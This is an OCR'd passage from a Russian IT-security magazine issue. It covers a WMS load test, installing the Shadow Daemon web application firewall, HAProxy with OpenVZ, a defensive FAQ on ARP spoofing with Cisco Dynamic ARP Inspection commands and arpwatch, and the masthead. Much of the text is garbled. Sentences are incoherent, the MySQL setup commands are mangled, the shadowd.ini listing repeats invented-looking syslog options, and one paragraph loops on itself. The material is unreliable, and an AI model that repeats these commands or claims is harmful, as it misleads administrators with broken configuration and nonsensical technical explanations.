Остается SCALE-U, или же наоборот. Согласно отчаянным мнениям, SCALE-U — это «Ниссан Тиана», а WMOS — «Ниссан Скайлайн». Но, если сравнить, то SCALE-U — «Ниссан Скайлайн», а WMOS — «Ниссан Тиана». Для SCALE-U есть для выбора и в России, и за рубежом. Для WMOS — только в России, и то есть всего 5 сомнойов. Для SCALE-U есть 3 разработки — Великобритания, Индия и Россия, а для WMOS — только Россия

← Начало статьи

ВЫБИРАЕМ WMS-СИСТЕМУ И ЕЕ ТЕХОБЕСПЕЧЕНИЕ

WMI, SCALE ИЛИ WMOS? ЦОД ИЛИ ОБЛАКО?


День второй

Инфраструктура Performance:

- 1xA0 Basic (DC, Print Server)
- 1xA3 Basic (RDS / Client Access Server)
- 1xD3_v2 (SQL Server / Application Server)

Сказать по правде, после первого прохода теста мы подумали, что *«что-то пошло не так»*. Боты перестали работать через 35 минут после запуска. Стали искать ошибку, пошли по каждому шагу — ан нет, все выполнено. Последующие пять запусков показали примерно такие же результаты. Графики производительности можно увидеть на соответствующих изображениях.


Процессор:



Производительность процессора в варианте Performance

Все спокойно и без критических всплесков.


RAM:



Использование RAM в варианте Performance

Эта «мадам» была крайне невозмутима, ей вообще было все равно. Практически никаких эмоций.

HDD:



Загруженность HDD в варианте Performance

А вот диск понервничал. Вот тут для меня остается загадкой, почему при запуске волны скачок был только до 10 Мбайт/с, а запись только в редких случаях спустилась ниже 10.

Как бы то ни было, результаты двух дней тестов нас более чем удовлетворили. Для понимания: один прогон виртуальных пользователей эмулировал объем работы нашего склада примерно за два дня в средний сезон. В этот момент мы жалели только о том, что коробки физически остаются на месте :).

БРОНЯ ДЛЯ САЙТОВ

ИЗУЧАЕМ ВОЗМОЖНОСТИ ЗАЩИТЫ WAF — SHADOW DAEMON

Иван Сергеев
aka Ivan_Sergeev
ivan.sergeev@gmail.com

Веб-приложения, отличающиеся разнообразием и высокой интерактивностью, сегодня представляют собой большую проблему безопасности. Ведь по статистике большинство атак приходится для хакеров именно на веб-сервисы, и привычные инструменты, работающие на сетевом уровне, им не могут оставить. Поэтому специальные решения, позволяющие защитить веб-сайты, востребованы как никогда. Для небольших проектов коммерческие решения обычно чересчур дорогие и надоедливые, поэтому появление очередного open source WAF для сайтов кстати.

ПРОЕКТ SHADOW DAEMON

Очевидно, лучше всего защищаются от атак на веб-приложения правильно написанные скрипты, но на практике такое бывает крайне редко. Поэтому, к сожалению, полностью хакер и будет защищен разумным образом. Модули, написанные сторонними разработчиками, обычно не отличаются высоким качеством, а ошибки в них приводят к серьезным последствиям для всего сервера, а не только для одного сайта. Поэтому большинство, если они сказываются проблемой. В этом случае на помощь приходит WAF, который и должен решить эту проблему, не вмешиваясь в работу приложения.

Shadow Daemon — это небольшое приложение, которое обеспечивает безопасность веб-сервисов, перехватывает запросы, отфильтровывает вредоносные пакеты и протоколирует все события. Написан Кондраном Бонвиллом (Kondzo Bonville) на Perl, поддерживает большинство веб-серверов и баз данных (кроме самой коммерческой IBM), собрать для любимых проектов. Версия 0.6 была представлена в январе 2015-го, сегодня уже доступна версия 0.7. Шлюз и его конфигурация хранятся в файлах, хотя, конечно, при желании можно легко адаптировать его под любое условие. Уже сейчас в том, что касается поддержки баз данных, Shadow Daemon не уступает коммерческим решениям. Он поддерживает MySQL, PostgreSQL, Sqlite, а также протоколирует HTML-ошибки, использования в XSS, аномальные параметры в массивах и так далее. В отличие от многих других решений, Shadow Daemon не использует Snort, а использует гораздо лучшее решение запросов. Вместо этого он только отфильтровывает опасные запросы, а остальные передает на обработку, что ускоряет его производительность, но теряет в обнаружении атакующих. Для начала с обрабатываются запросов использовать белый и черный списки, которые администратор определяет в конфигурационном файле.

В черном списке, то есть шаблонах, которые выражают принципы атаки известные или во время атаки. Каждый фильтр имеет вес, задающий новое значение нейтрализации запроса. Значение вес выражается в процентах и сравнивается с пороговым значением. Если показатель запроса больше, чем пороговое значение, то запрос блокируется. Если же нет, то запрос передается на обработку. Для каждого приложения свой порог, поэтому нужно подбирать вручную. Белый список, вероятность, что будет подобран запрос, который будет блокировать, гораздо меньше.

Белый список отсутствует, как должны выглядеть нормальные запросы к приложению, Shadow Daemon не знает. Поэтому приходится использовать только черный список. Для каждого приложения, которое поддерживает сервер, создается отдельный шаблон для запросов. Это позволяет обнаружить подозрительные запросы к определенным приложениям. Для начала с обрабатывается только черный список.

Далее изменяется — вторгнем целостность отвергнуть, сравнивая новые запросы с уже обнаруженными. Если запрос уже был обнаружен, то он сразу же отбрасывается, если же нет, то запросы рассматриваются на угрозы. Словарь каждой сигнатуры и соответствующие им значения исполняемого файла сохраняются в базе данных. Для каждого приложения свой словарь, для каждого шаблона, для каждого набора.

Shadow Daemon постоянно по мере нарастания угрозы, когда подстроена за ваш сценарий, значения (даже шаблоны) и интерфейс разделены для простых работы, расширяемости и обеспечения безопасности. Необязательный модуль для Apache, который и перенаправляет запросы на обработку, написан на Perl. Для обмена с ядром используется протокол TCP и JSON формирует данных. Shadow Daemon использует для обмена, ведение данных, ядро и прочий, а также, если нужно, и для обмена с ядром. Для ядра — это DBI и DBD, для АТАКОК, а каждая конфигурация файл для каждого.

Для ускорения работы Shadow Daemon использует кеширование на PHP. Для этого, конечно, понадобится другое ядро.

Веб-приложение могут отличаться по настройкам, и общее правило использовать для каждого свой шаблон. Для распространенных профилей, поставляемых вместе с Shadow Daemon, уже есть шаблоны. В общем, лучше использовать проекты для каждого сервера.

Управляющая консоль в интерфейсе Shadow Daemon

УСТАНОВКА SHADOW DAEMON

Для установки демона shadowd проще предварительно использовать пакеты для Debian/Ubuntu и Red Hat / CentOS. Для Debian/Ubuntu нужно выполнить следующие команды, которые использовались образ Docker, а этом случае получаем (рекомендуется напрямую и клонировать):

```
$ sudo add-apt-repository ppa:citi-ht/shadowd
$ sudo apt-get update
$ sudo apt-get install shadowd
```

Установка с исходников для версии 0 настоящее время подразумевает PostgreSQL или MySQL. В /usr/share/shadowd/ехеке лежит шаблоны, нужно только выбрать и конфигурировать. Например, для Postgresql:

```
$ mysql -uroot -p
$ CREATE DATABASE shadowd;
$ USE shadowd;
$ SOURCE /usr/share/shadowd/db_shadowd.*t* \G'shadowd'@'localhost' --
    IDENTIFIED BY 'password' \;
$ FLUSH PRIVILEGES;
$ source /usr/share/shadowd/mysql_layout.sql;
```

Все настройки shadowd прописаны в конфигурационном файле /etc/shadowd/shadowd.ini. Файл по умолчанию, но, если нужно, можно изменить параметры запуска.

```
$ sudo nano /etc/shadowd/shadowd.ini

;
; Shadow Daemon
;
; http://www.shadow-daemon.org/
;
; Configuration file
;
; Copyright (c) Kondzo Bonville
;
; This program is free software; you can redistribute it and/or modify
; it under the terms of the GNU General Public License as published by
; the Free Software Foundation; either version 2 of the License, or
; (at your option) any later version.
;
; This program is distributed in the hope that it will be useful,
; but WITHOUT ANY WARRANTY; without even the implied warranty of
; MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
; GNU General Public License for more details.
;
; You should have received a copy of the GNU General Public License
; along with this program; if not, write to the Free Software
; Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
;
; Version 0.7
;
; Log to syslog, 1
log = 1
;
; Log to file, 2
;log = 2
;
; Log to stdout, 3
;log = 3
;
; Log level, 1 = Error, 2 = Warning, 3 = Notice, 4 = Info, 5 = Debug
log_level = 5
;
; Log file
;log_file = /var/log/shadowd.log
;
; Log to syslog facility
;log_facility = LOG_DAEMON
;
; Log to syslog ident
;log_ident = shadowd
;
; Log to syslog options
;log_options = LOG_PID | LOG_NDELAY
;
; Log to syslog priority
;log_priority = LOG_NOTICE
;
; Log to syslog mask
;log_mask = LOG_UPTO(LOG_NOTICE)
;
; Log to syslog socket
;log_socket = LOG_UNIX
;
; Log to syslog socket path
;log_socket_path = /dev/log
;
; Log to syslog socket timeout
;log_socket_timeout = 0.25
;
; Log to syslog socket persistent
;log_socket_persistent = 1
;
; Log to syslog socket retry
;log_socket_retry = 1
;
; Log to syslog socket retry timeout
;log_socket_retry_timeout = 0.25
;
; Log to syslog socket retry count
;log_socket_retry_count = 1
;
; Log to syslog socket retry interval
;log_socket_retry_interval = 0.25
```

ОТКАЗОУСТОЧИВЫЕ ВЕБ-СЕРВЕРЫ

ПРОКСИ-МОНИТОРИНГ СЕРВЕРОВ НА БАЗЕ HAPROXY, OPENVZ

Дмитрий Кулешов
dmitry@linuxoid.com.ua

Доступность, а тем более уровень фиксированной доступности сильно зависит. Компьютеры ломаются, интернет-каналы пропадают, на ЦОДы сыпятся метеориты, а клиенты требуют, чтобы их сайты были доступны всегда. Для того, чтобы сделать свои сервисы отказоустойчивыми, нужно иметь несколько серверов (резервный сайт), что в ситуации «сайт сдох» позволит переключить трафик на другой сервер. Но для того, чтобы переключать трафик, нужно знать, какой сервер «сдох», а какой еще нормально обслуживает клиентов. Для решения этой задачи можно использовать HAproxy, который, кроме балансировки нагрузки между серверами, может проверять их доступность и в случае отсутствия ответа сервера исключать его из ротации. Для ускорения работы HAproxy хорошо держит виртуальные машины OpenVZ, которые и будем использовать.

ВЫБОР РЕШЕНИЯ ВИРТУАЛИЗАЦИИ

Для ускорения обмена данными между виртуальными машинами хорошо использовать Venet. Это прокладка на уровне ядра хоста, которая работает быстрее, чем Veth. Для работы на уровне ядра хоста нужно, чтобы в ядре хоста был включен iptables. Для ограничения ресурсов виртуальных машин нужно использовать ограничения, которые предоставляет ядро OpenVZ. Для ограничения ресурсов виртуальных машин OpenVZ использует ядро хоста. Ограничения OpenVZ бывают двух видов: жесткие и мягкие. Жесткие ограничения ограничивают ресурсы виртуальной машины, даже если на хосте есть свободные ресурсы. Мягкие ограничения позволяют использовать ресурсы, которые не используются другими виртуальными машинами. Для ограничения ресурсов виртуальных машин OpenVZ использует ядро хоста

Алексей Зотов
Безопасник
zotov@ya.ru

ответы на вопросы читателей

(есть вопросы? шлите в FAQ@GLC.RU)

КАК ЗАЩИТИТЬ ЛОКАЛЬНУЮ СЕТЬ ОТ ARP-СПУФИНГА

Если какер запустит снифер (к примеру, Winsniffer) в локальной сети, то нежелательно, чтобы он увидел, кроме своих браузеров и прочей служебной информации. Поэтому для перехвата трафика обычно используется способ самого простого ARP. Разберемся, как можно компенсировать.

ARP spoofing attack

Протокол ARP используется для преобразования IP-адреса в MAC-адрес. Источники ARP не имеют никакой защиты или хотя бы проверки подлинности запросов. Поэтому можно использовать ещё возможные отравления кеша ARP-серверов — это так называемый gratitious ARP. Он-то нас и интересует. Чтобы перехватить подобную схему, можно воспользоваться тулзой Cain & Abel. Думаю, то о ней знаешь.

С помощью Cain & Abel злоумышленник может включиться и перехватить трафик в одном широковещательном домене. Защитится от этой напасти можно при помощи механизма Dynamic ARP Inspection (Protection).

Для корректной работы Dynatic ARP Inspection необходимо указывать, какие порты коммутатора будут доверенными, а какие — нет. Под ненадежным портом подразумевается тот порт, к которому подключены клиенты. Для ненадежных портов выполняется ряд проверок сообщений ARP. А с доверенным портом коммутатора относится не порты, к которым подключен другой коммутатор. Сообщения протокола ARP, пришедшие с доверенных портов, не отбрасываются.

Коммутатор перехватывает все ARP-запросы и ARP-ответы на ненадежных портах, прежде чем перенаправлять их. Также на ненадежных портах коммутатор проверяет соответствие MAC-адреса IP-адресу.

Проверка соответствия MAC-адреса IP-адресу может выполняться на основании статических записей или базы данных привязки DHCP.

На коммутаторах Cisco этот механизм по VLAN включается командой

```
Switch(config)# ip arp inspection vlan 1
```

А вот как выглядит настройка доверенного порта:

```
Switch(config)# interface gigabitethernet1/0/1
Switch(config-if)# ip arp inspection trust
```

Если у тебя нет коммутатора, способного защитить от этих подобного типа, можешь установить arpwatch (сначала на Debian). Это демон, который отслеживает соответствие между IP- и MAC-адресами и при обнаружении аномалий отсылает сообщение в системный лог. А раз защищаю можно глянуть tcp-udp-ports.

Как сам понимаешь, главный недостаток arpwatch, как и, в принципе, всех программ подобного рода, в том, что он должен работать на хостах, которые он защищает, или хотя бы на шлюзовом маршрутизаторе, ведущем в защищаемую сеть. Однако маршрутизатор не всегда работает под управлением UNIX или Linux. Чаще всего это специализированный аппаратный маршрутизатор или коммутатор третьего уровня.

Чтобы защитить такой маршрутизатор, нужно получать от него ARP-таблицу по SNMP и анализировать ее на другой машине. Так, к примеру, действует программа remarp.

ШЕСТЬ ШАГОВ, КОТОРЫЕ ПОЗВОЛЯТ СНЯТЬ БЛОКИРОВКУ ЭКРАНА НА ANDROID

Иногда вызывать функцию блокировки экрана на Android оказывается нелегко: соответствующий пункт меню может быть просто нехватить. При этом телефон позволяет установить другие приложения для блокировки, но вызвать их совсем не дает. Если ты столкнулся с этой проблемой и убрать блокировку действительно есть смысл, то вот как этого добиться:

1. Первым делом глянь, не стоит ли у тебя шифрование устройства или карты памяти. Как раз вследствие шифрования карты и возникает проблема с ПО. Если шифрование есть, то

ХАКЕР

18+

№ 11 (214)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Depositphotos.com
Источник лицензионных фото и графики

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2016